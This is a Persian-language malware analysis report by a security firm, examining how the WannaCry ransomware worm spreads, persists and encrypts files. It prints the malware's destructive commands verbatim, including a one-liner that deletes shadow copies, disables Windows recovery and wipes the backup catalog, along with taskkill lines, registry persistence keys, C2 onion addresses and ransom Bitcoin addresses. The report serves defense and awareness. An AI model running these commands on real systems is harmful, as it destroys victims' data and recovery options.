ویرایش دوم

بررسی و تحلیل کرم باج‌افزاری

WannaCry

شبکه گستر
شرکت مهندسی شبکه گستر

عنوان سند: بررسی و تحلیل کرم باج‌افزاری WannaCry
شناسه سند: SPT-A-0134-01
تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر
تاریخ آخرین بازنگری: ۱۸ خرداد ۱۳۹۶ | شرح آخرین بازنگری: به‌روزرسانی سند

شبکه گستر

۲۲ اردیبهشت ماه، منابع متعدد از انتشار گسترده باج‌افزار جدیدی با عنوان WannaCry خبر دادند. باج‌افزاری که با خاصیت کرم گونه و با بهره‌جویی از یک ضعف امنیتی در بخش SMB سیستم عامل Windows از روی نخستین دستگاه آلوده شده، به‌سرعت خود را در سطح شبکه و اینترنت تکثیر می‌کرد.

ماجرای آسیب‌پذیری مورد استفاده WannaCry به حدود دو ماه قبل و انتشار اسناد محرمانه‌ای باز می‌گردد که در جریان آن فایل‌های سرقت شده از یک گروه نفوذگر حرفه‌ای با نام Equation که وابستگی اثبات شده‌ای به "سازمان امنیت ملی" دولت آمریکا (NSA) دارد توسط گروه Shadow Brokers بر روی اینترنت به اشتراک گذاشته شدند. در بین این فایل‌ها، بهره‌جوهایی به چشم می‌خوردند که از یک ضعف امنیتی روز صفر در بخش سیستم عامل Windows که به EternalBlue موسوم شد سوءاستفاده می‌کردند. یک ماه پیش از درز این اطلاعات شرکت مایکروسافت اقدام به عرضه اصلاحیه‌ای با شناسه MS17-010 به‌منظور ترمیم آسیب‌پذیری مذکور نموده بود.


نویسنده یا نویسندگان WannaCry نیز با استفاده از بهره‌جوی این آسیب‌پذیری باج‌افزار خود را به کرمی بسیار مخرب تبدیل کرده بودند.

تنها در انگلیس، آلودگی تعداد زیادی از بیمارستان‌های این کشور به این باج افزار سبب تعطیلی برخی از بخش‌های این مراکز درمانی شد. در آن زمان، مرکز اصلی سلامت لندن به نام Barts Health به بیماران توصیه کرد که بیماران به مراکز درمانی دیگری مراجعه کنند. برخی دیگر از مراکز درمانی این کشور نیز مجبور به ترخیص زود هنگام بیماران و محدود کردن خدمات رادیولوژی خود شدند. حتی یکی از بیمارستان‌ها تصمیم گرفت تا بخش اورژانس خود را تعطیل کرده و فقط به موارد حیاتی رسیدگی کند.

در مدتی کوتاه، بیش از ۳۵۰ هزار دستگاه در ۲۰۰ کشور جهان به این باج‌افزار گرفتار شدند. به گزارش شرکت مهندسی شبکه گستر، در ایران نیز، تعداد قابل توجهی از سیستم‌ها به این باج‌افزار مخرب آلوده شدند.

اصلی‌ترین راهکار در پیشگیری از آلوده شدن به این باج‌افزار اطمینان از نصب بودن اصلاحیه MS17-010 و بکارگیری نرم‌افزار ضدویروس مناسب و به‌روز است.


در این گزارش ساختار و عملکرد باج‌افزار WannaCry که با نام WanaCrypt0r نیز شناخته می‌شود مورد بررسی و تحلیل قرار گرفته است.



شکل ۱: آلودگی دستگاه‌ها به باج‌افزار WannaCry در یک آزمایشگاه دانشگاهی

اجـرا

در صورت موفقیت WannaCry در رخنه به دستگاه آسیب‌پذیر، این باج‌افزار، یک نصاب مخرب را که یک فایل ZIP محافظت شده با گذرواژه را در خود دارد بر روی آن کپی می‌کند. در فایل ZIP، فایل‌های مورد نیاز برای اجرای WannaCry قرار دارند.



شکل ۲: فایل فشرده شده نصاب WanaCryptor

WannaCry، محتوای فایل ZIP را در همان پوشه‌ای که بر روی آن کپی شده استخراج کرده و چندین فرمان را اجرا می‌کند. در فهرست زیر به نام و عملکرد فایل‌های باج‌افزار اشاره شده است:

- r.wnry: متن اطلاعیه باج افزار
- s.wnry: فایل ZIP شامل فایل های Tor Client
- t.wnry: ابزارهای رمزنگاری شده مربوط به رمزنگاری
- taskdl.exe: ابزار حذف فایل های با پسوند .WNCRYT
- taskse.exe: ابزار مورد استفاده در زمان رمزگشایی فایل ها
- u.wnry: ابزار رمزگشایی
- b.wnry: فایل تصویری مورد استفاده باج افزار با قالب BMP
- c.wnry: تنظیمات پیکربندی

در ابتدا اطلاعیه باج‌گیری بر اساس زبان تعیین شده بر روی سیستم عامل در پوشه msg کپی می‌شود. نسخه بررسی شده در این گزارش از ۲۸ زبان پشتیبانی می‌کند.

شکل ۳: زبان‌های پشتیبانی شده توسط اطلاعیه باج‌گیری WanaCryptor

سپس WannaCry نرم‌افزار TOR Client را از نشانی زیر دریافت کرده و در پوشه‌ای با نام TaskData ذخیره می‌کند:

- `hxxps://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip`

از TOR Client برای برقراری ارتباط با سرورهای فرماندهی[1] باج‌افزار به نشانی‌های زیر استفاده می‌شود.

- `gx7ekbenv2riucmf.onion`
- `57g7spgrzlojinas.onion`
- `xxlvbrloxvriy2c5.onion`
- `76jdd2ir2embyv47.onion`
- `cwwnhwhlz52maqm7.onion`

در ادامه برای آماده‌سازی دستگاه جهت رمزنگاری فایل‌های بر روی آن، دستور زیر اجرا می‌شود:

- `icacls . /grant Everyone:F /T /C /Q`

این دستور اجازه دسترسی کامل به فایل‌هایی که در پوشه و زیرپوشه‌ای که باج‌افزار در آن اجرا شده است را می‌دهد.

باج‌افزار با بهره‌گیری از فرامین زیر تمامی پروسه‌های مرتبط با سرورهای پایگاه داده و پست الکترونیکی را متوقف می‌کند.

- `taskkill.exe /f /im mysqld.exe`
- `taskkill.exe /f /im sqlwriter.exe`
- `taskkill.exe /f /im sqlserver.exe`
- `taskkill.exe /f /im MSExchange*`
- `taskkill.exe /f /im Microsoft.Exchange.*`

هدف از این کار فراهم نمودن امکان رمزگذاری فایل‌های مربوط به این سرویس‌دهندگان است.

[1] Command and Control – C&C – C2


همچنین کلیدهای زیر در محضرخانه[۲] ایجاد می‌شوند:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\[random]"[Installed_Folder]\tasksche.exe"
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\[random]"[Installed_Folder]\tasksche.exe"
- HKCU\Software\WannaCry\wd [Installed_Folder]
- HKCU\Control Panel\Desktop\Wallpaper"[Installed_Folder]\Desktop\@WanaDecryptor@.bmp"

اکنون، WannaCry آماده اجرای عملیات رمزنگاری فایل‌های با هر یک از پسوندهای زیر بر روی دستگاه آلوده شده است.

```
.der .pfx .key .crt .csr .p12 .pem .odt .ott .sxw .stw .uot .3ds .max .3dm .ods .ots .sxc
.stc .dif .slk .wb2 .odp .otp .sxd .std .uop .odg .otg .sxm .mml .lay .lay6 .asc .sqlite3
.sqlitedb .sql .accdb .mdb .db .dbf .odb .frm .myd .myi .ibd .mdf .ldf .sln .suo .cs .c .cpp
.pas .h .asm .js .cmd .bat .ps1 .vbs .vb .pl .dip .dch .sch .brd .jsp .php .asp .rb .java
.jar .class .sh .mp3 .wav .swf .fla .wmv .mpg .vob .mpeg .asf .avi .mov .mp4 .3gp .mkv .3g2
.flv .wma .mid .m3u .m4u .djvu .svg .ai .psd .nef .tiff .tif .cgm .raw .gif .png .bmp .jpg
.jpeg .vcd .iso .backup .zip .rar .7z .gz .tgz .tar .bak .tbk .bz2 .PAQ .ARC .aes .gpg .vmx
.vmdk .vdi .sldm .sldx .sti .sxi .602 .hwp .snt .onetoc2 .dwg .pdf .wk1 .wks .123 .rtf .csv
.txt .vsdx .vsd .edb .eml .msg .ost .pst .potm .potx .ppam .ppsx .ppsm .pps .pot .pptm .pptx
.ppt .xltm .xltx .xlc .xlm .xlt .xlw .xlsb .xlsm .xlsx .xls .dotx .dotm .dot .docm .docb
.docx .doc
```


به پسوند فایل‌های رمز شده نویسه‌های WNCRY. الصاق می‌شود. لازم به ذکر است این باج‌افزار فایل‌های موجود بر روی ذخیره‌سازهای جانبی متصل به دستگاه را نیز که نوع آنها DRIVE_CDROM نیست رمزنگاری می‌کند.



شکل ۴: نمونه فایل‌های رمزگذاری شده توسط WanaCryptor

همزمان اطلاعیه باج‌گیری با نام @Please_Read_Me@.txt و یک نسخه از رمزگشای @WanaDecryptor@.exe در هر پوشه‌ای که فایل‌های آن رمزنگاری شده است ایجاد می‌شود.

[۲] Registry




شکل ۴: فایل @Please_Read_Me@.txt

WannaCry فرامین زیر را به‌منظور حذف نسخه‌های Shadow Volume، غیرفعال نمودن Windows Recovery و حذف سوابق Windows Server Backup اجرا می‌کند:

```
C:\Windows\SysWOW64\cmd.exe /c vssadmin delete shadow /all /quiet & wmic shadowcopy delete & bcdedit /set {default} boostatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -q
```

اجرای این دستورات به دسترسی Administrator نیاز دارد و قربانیان اعلان UAC[۳] را مشابه شکل ۵ مشاهده خواهند کرد.




شکل ۵: پنجره UAC در زمان اجرای فرامین WannaCry

سپس صفحه WannaCry 2.0 نمایش داده می‌شود. این صفحه شامل اطلاعاتی در خصوص نحوه پرداخت و انتخاب زبان مورد نظر است.

[۳] User Access Control

شکل ۶: پنجره WannaCry 2.0


هنگامی که بر روی گزینه Check Payment کلیک شود، باج‌افزار به سرورهای TOR C2 مجدداً متصل شده و پرداخت شدن باج را بررسی می‌کند. چنانچه پرداخت انجام نشده باشد، پنجره‌ای مشابه تصویر زیر نمایش داده می‌شود.



شکل ۷: اعلام پرداخت نشدن باج

در نمونه‌های بررسی شده، نشانی‌های Bitcoin زیر مورد استفاده قرار گرفته است:

- `https: //blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94`
- `https: //blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw`
- `https: //blockchain.info/address/115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn`



Summary	
Address	12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Hash 160	14a477964ed719135d1598da348a858b18b44fd5
Tools	Related Tags - Unspent Outputs

Transactions	
No. Transactions	38
Total Received	6.80581381 BTC
Final Balance	6.80581381 BTC

Summary	
Address	13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
Hash 160	17b4bd9a139158614e8f54c6b800a1822609436a
Tools	Related Tags - Unspent Outputs

Transactions	
No. Transactions	35
Total Received	5.00218759 BTC
Final Balance	5.00218759 BTC

Summary	
Address	115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
Hash 160	00e8fd98ca34f195b020af4a8b1c7238663d4212
Tools	Related Tags - Unspent Outputs


Transactions	
No. Transactions	30
Total Received	3.64134512 BTC
Final Balance	3.64134512 BTC

شکل ۸: مجموع مبالغ پرداخت شده به یکی از نشانی‌های Bitcoin مورد استفاده صاحبان WannaCry

همچنین پنجره WannaCry 2.0 شامل بخشی با عنوان Contact Us است که از طریق آن می‌توان با صاحبان باج‌افزار ارتباط برقرار کرد.

بدافزار پس از اجرای فرمان زیر، فایل b.wnry را با عنوان @WanaDecryptor@.bmp در پوشه Desktop کاربر کپی کرده و تصویر پس زمینه را به تصویری مشابه شکل ۹ تغییر می‌دهد.

- `cmd.exe /c start /b @WanaDecryptor@.exe vs`



شکل ۹: تصویر پس زمینه Desktop دستگاه آلوده شده به WannaCry

همچنین بر روی Desktop نیز یک نسخه از فایل @Please_Read_Me@.txt کپی می‌شود که شامل اطلاعات بیشتر و سوالات متداول و پاسخ آنها می‌شود.

اجزای رمزنگاری

TaskStart در ابتدا یک انحصار متقابل[۴] به نام "MsWinZonesCacheCounterMutexA" ایجاد کرده و محتوای فایل c.wnry را از مسیر جاری می‌خواند. پس از آن باج‌افزار کلید را از فایل 00000000.dky استخراج نموده و سعی می‌کند کلید 00000000.pky را در حافظه بارگذاری کند. اگر کلید وجود نداشته باشد WannaCry یک کلید عمومی RSA را مشابه شکل ۱۰ وارد حافظه کرده و یک کلید جدید 2048 بیتی را ایجاد می‌کند. کلید عمومی ایجاد شده در فایل 00000000.pky ذخیره می‌شود. در مرحله بعد، بدافزار کلید خصوصی ایجاد شده را در فایل 00000000.eky ذخیره می‌کند. این کلید خصوصی با کلید عمومی توکار رمزنگاری شده است.

```
00000000  06 02 00 00 00 a4 00 00  52 53 41 31 00 08 00 00 ........RSA1....
00000010  01 00 01 00 75 97 4c 3b  84 46 de 2c 2a f4 95 a8 ....u.L;.F.,*...
00000020  5d c0 cd 6d da d7 d4 92  1e 13 82 34 6a 70 8d 8f ]..m.......4jp..
00000030  7c f7 04 92 55 7f f1 a2  27 b2 9e 41 ac 90 80 91 |...U...'..A....
00000040  18 93 c2 b1 7b ad 2b f3  ff af db 2b 51 be 1d a3 ....{.+....+Q...
00000050  27 e3 a7 57 08 5a be c1  1d f6 04 f8 1c be 5b b1 '..W.Z........[.
00000060  67 fb e4 c8 da 75 00 70  b1 17 70 24 6c 09 63 74 g....u.p..p$l.ct
00000070  ac 4b 0a 1d 71 ae 7f ae  65 b8 c5 86 79 c5 7e 9f .K..q...e...y.~.
00000080  98 60 4c 52 b9 29 62 cb  23 29 ed 31 91 74 7b 7b .`LR.)b.#).1.t{{
00000090  0b 26 1b f2 7d 67 bf da  7a 40 da f2 61 4d 94 a5 .&..}g..z@..aM..
000000A0  7d ad 59 6b ad 9e a3 3a  39 c6 5b 6e 9f d2 bb 36 }.Yk...:9.[n...6
000000B0  b5 f5 d2 65 f5 2c 30 d8  c1 17 bd af 28 00 96 20 ...e.,0.....(..
000000C0  46 a7 2d 62 03 0c d7 d0  75 a0 0b 07 ea d4 1f ca F.-b....u.......
000000D0  e8 d9 4e db 38 f2 26 75  cb 12 a6 88 70 9b e1 ea ..N.8.&u....p...
000000E0  32 dc f8 71 72 50 41 e6  17 81 68 27 42 8e df e5 2..qrPA...h'B...
000000F0  de a1 72 d9 3b fb e5 9d  30 11 69 92 cd 60 2b e2 ..r.;...0.i..`+.
00000100  d5 46 3c 28 cf 9d 30 4a  f7 ad b9 fb 0f 91 fe 2e .F<(..0J........
00000110  be 18 f1 ce                                      ....
```

شکل ۱۰: کلید عمومی RSA

WannaCry یک Thread را اجرا کرده و هر ۲۵ ثانیه یکبار ۱۳۶ بایت در فایل 00000000.res می‌نویسد. بافر نوشته شده شامل زمان کنونی سیستم می‌شود. اگر در زمان آغاز فعالیت باج‌افزار، فایل 00000000.res وجود نداشته باشد این فایل توسط WannaCry ایجاد می‌شود. محتوای آغازی ۸ بایت است که به صورت تصادفی مقدار دهی شده و ۱۲۸ صفر در مقابل این ۸ بیت وجود دارد.

باج‌افزار، Thread دیگری را هر ۲۵ ثانیه یکبار برای بررسی اینکه آیا می‌تواند با استفاده از کلیدهای درج شده در فایل‌های 00000000.dky و 00000000.pky عملیات رمزنگاری و رمزگشایی را انجام دهد یا خیر ایجاد می‌کند. اگر رمزگشایی موفقیت‌آمیز بود، باج‌افزار عملیات رمزنگاری را متوقف می‌کند.

باج‌افزار یک Thread دیگر را هر ۳ ثانیه یکبار برای پویش دستگاه‌های اتصالی جدید اجرا می‌کند. اگر دستگاه جدید متصل شده به عنوان CDROM شناسایی نشده باشد، WannaCry اقدام به رمزنگاری فایل‌های موجود بر روی آن می‌کند. باج‌افزار بر روی دستگاه‌های جدید متصل شده به سیستم ممکن است یک پوشه به نام <Drive_letter>:\$RECYCLE و دستور زیر را اجرا می‌کند:

- `attrib +h +s <Drive_Letter>:\$RECYCLE`

WannaCry یک Thread به نام taskdl.exe را هر ۳۰ ثانیه یکبار ایجاد می‌کند. همچنین یک Thread دیگر برای اجرای دو فایل دودویی[۵] زیر – بسته به دسترسی administrator و اگر بدافزار در سطح System اجرا شده باشد – آغاز می‌کند:

- `@WanaDecryptor@.exe`
- `taskse.exe <Full_Path>\@WanaDecryptor@.exe`

در مرحله بعد یک کلید در محضرخانه توسط باج افزار ساخته می‌شود که نام آن شامل ۸ تا ۱۵ نویسه از بین نویسه‌های "a" تا "z" و ۳ رقم از بین ارقام "0" تا "9" می‌باشد. سپس ممکن است مسیرهای زیر را در محضرخانه با نام کلید ساخته شده ایجاد کند:

- `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<Key>`

---

[۴] Mutex

[۵] Binary

- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<Key>`

برای ساخت کلید در محضرخانه، باج افزار دستور زیر را اجرا می کند:

- `cmd.exe /c reg add <Registry_Ru_Path> /v "<Random>" /t REG_SZ /d "\"<Full_Path>\tasksche.exe\"" /f`

رمزنگاری فایل‌های کاربر

WannaCry یک کلید توکار[1] RSA دیگر را در حافظه بارگذاری می‌کند.

```
00000000  06 02 00 00 00 a4 00 00  52 53 41 31 00 08 00 00 ........RSA1....
00000010  01 00 01 00 43 2b 4d 2b  04 9c 0a d9 9f 1e da 5f ....C+M+.......
00000020  ed 32 a9 ef e1 ce 1a 50  f4 15 e7 51 7b ec b0 27 .2.....P...Q{..'
00000030  56 05 58 b4 f6 83 c9 b6  77 5b 80 61 18 1c ab 14 V.X.....w[.a....
00000040  d5 6a fd 3b 70 9d 13 3f  2e 21 13 f1 e7 af e3 fb .j.;p..?.!......
00000050  ab 6e 43 71 25 6d 1d 52  d6 05 5f 13 27 9e 28 89 .nCq%m.R.._.'.(.
00000060  f6 ca 90 93 0a 68 c4 de  82 9b aa c2 82 02 b1 18 .....h..........
00000070  60 01 63 1b bc 71 8d be  64 88 5e d5 0d 6c c1 9c `.c..q..d.^..l..
00000080  c9 01 36 89 c9 80 37 8f  1d 89 67 4f 0c b1 3c 61 ..6...7...gO..<a
00000090  09 3a 02 5d b8 4e f5 88  0a 9f 8c 0a 86 df 91 fe .:.].N..........
000000A0  cd 9f a3 a0 13 d3 2d 30  77 d1 f0 a8 d7 ab 96 e5 ......-0w.......
000000B0  48 96 37 03 69 64 97 06  5c 27 50 8c 91 76 67 85 H.7.id..\'P..vg.
000000C0  3a 6c 6a b2 59 12 0a 61  f2 a1 ee a8 24 c8 e4 b1 :lj.Y..a....$...
